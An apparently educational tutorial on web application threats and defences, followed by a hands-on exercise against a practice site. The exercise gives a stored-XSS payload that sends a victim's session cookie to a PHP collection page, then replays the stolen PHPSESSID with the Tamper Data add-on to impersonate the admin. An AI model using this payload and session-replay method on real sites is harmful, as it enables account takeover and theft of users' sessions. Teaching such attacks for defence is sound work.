A web application (aka website) is an application based on the client-server model. The server provides the database access and the business logic. It is hosted on a web server. The client application runs on the client web browser. Web applications are usually written in languages such as Java, C#, and VB.Net, PHP, ColdFusion Markup Language, etc. the database engines used in web applications include MySQL, MS SQL Server, PostgreSQL, SQLite, etc.

Most web applications are hosted on public servers accessible via the Internet. This makes them vulnerable to attacks due to easy accessibility. The following are common web application threats.

SQL Injection – the goal of this threat could be to bypass login algorithms, sabotage the data, etc.

Denial of Service Attacks– the goal of this threat could be to deny legitimate users access to the resource

Cross Site Scripting XSS– the goal of this threat could be to inject code that can be executed on the client side browser.

Cookie/Session Poisoning– the goal of this threat is to modify cookies/session data by an attacker to gain unauthorized access.

Form Tampering – the goal of this threat is to modify form data such as prices in e-commerce applications so that the attacker can get items at reduced prices.

Code Injection – the goal of this threat is to inject code such as PHP, Python, etc. that can be executed on the server. The code can install backdoors, reveal sensitive information, etc.

Defacement– the goal of this threat is to modify the page been displayed on a website and redirecting all page requests to a single page that contains the attacker’s message.

How to protect your Website against hacks?An organization can adopt the following policy to protect itself against web server attacks.

SQL Injection– sanitizing and validating user parameters before submitting them to the database for processing can help reduce the chances of been attacked via SQL Injection. Database engines such as MS SQL Server, MySQL, etc. support parameters, and prepared statements. They are much safer than traditional SQL statements

Denial of Service Attacks – firewalls can be used to drop traffic from suspicious IP address if the attack is a simple DoS. Proper configuration of networks and Intrusion Detection System can also help reduce the chances of a DoS attack been successful.

Cross Site Scripting – validating and sanitizing headers, parameters passed via the URL, form parameters and hidden values can help reduce XSS attacks.

Cookie/Session Poisoning– this can be prevented by encrypting the contents of the cookies, timing out the cookies after some time, associating the cookies with the client IP address that was used to create them.

Form tempering – this can be prevented by validating and verifying the user input before processing it.

Code Injection - this can be prevented by treating all parameters as data rather than executable code. Sanitization and Validation can be used to implement this.

Defacement – a good web application development security policy should ensure that it seals the commonly used vulnerabilities to access the web server. This can be a proper configuration of the operating system, web server software, and best security practices when developing web applications.

Hacking Activity: Hack a WebsiteIn this practical scenario, we are going to hijack the user session of the web application located at www.techpanda.org. We will use cross site scripting to read the cookie session id then use it to impersonate a legitimate user session.

The assumption made is that the attacker has access to the web application and he would like to hijack the sessions of other users that use the same application. The goal of this attack could be to gain admin access to the web application assuming the attacker’s access account is a limited one.


Getting started

Open http://www.techpanda.org/

For practice purposes, it is strongly recommended to gain access using SQL Injection. Refer to this article for more information on how to do that.

The login email is admin@google.com , the password is Password2010

If you have logged in successfully, then you will get the following dashboard




Click on Add New Contact

Enter the following as the first name

<a href=# onclick=\"document.location=\'http://techpanda.org/snatch\_sess\_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>


HERE,

The above code uses JavaScript. It adds a hyperlink with an onclick event. When the unsuspecting user clicks the link, the event retrieves the PHP cookie session ID and sends it to the snatch\_sess\_id.php page together with the session id in the URL




Enter the remaining details as shown below

Click on Save Changes




Your dashboard will now look like the following screen



Since the cross site script code is stored in the database, it will be loaded everytime the users with access rights login

Let’s suppose the administrator logins and clicks on the hyperlink that says Dark


He/she will get the window with the session id showing in the URL



Note: the script could be sending the value to some remote server where the PHPSESSID is stored then the user redirected back to the website as if nothing happened.


Note: the value you get may be different from the one in this tutorial, but the concept is the same


Session Impersonation using Firefox and Tamper Data add-onThe flowchart below shows the steps that you must take to complete this exercise.




You will need Firefox web browser for this section and Tamper Data add-on

Open Firefox and install the add as shown in the diagrams below







Search for tamper data then click on install as shown above




Click on Accept and Install…






Click on Restart now when the installation completes

Enable the menu bar in Firefox if it is not shown




Click on tools menu then select Tamper Data as shown below




You will get the following Window. Note: If the Windows is not empty, hit the clear button

Click on Start Tamper menu



Switch back to Firefox web browser, type http://www.techpanda.org/dashboard.php then press the enter key to load the page

You will get the following pop up from Tamper Data




The pop-up window has three (3) options. The Tamper option allows you to modify the HTTP header information before it is submitted to the server.

Click on it

You will get the following window


Copy the PHP session ID you copied from the attack URL and paste it after the equal sign. Your value should now look like this

PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2



Click on OK button

You will get the Tamper data popup window again



Uncheck the checkbox that asks Continue Tampering?

Click on submit button when done

You should be able to see the dashboard as shown below

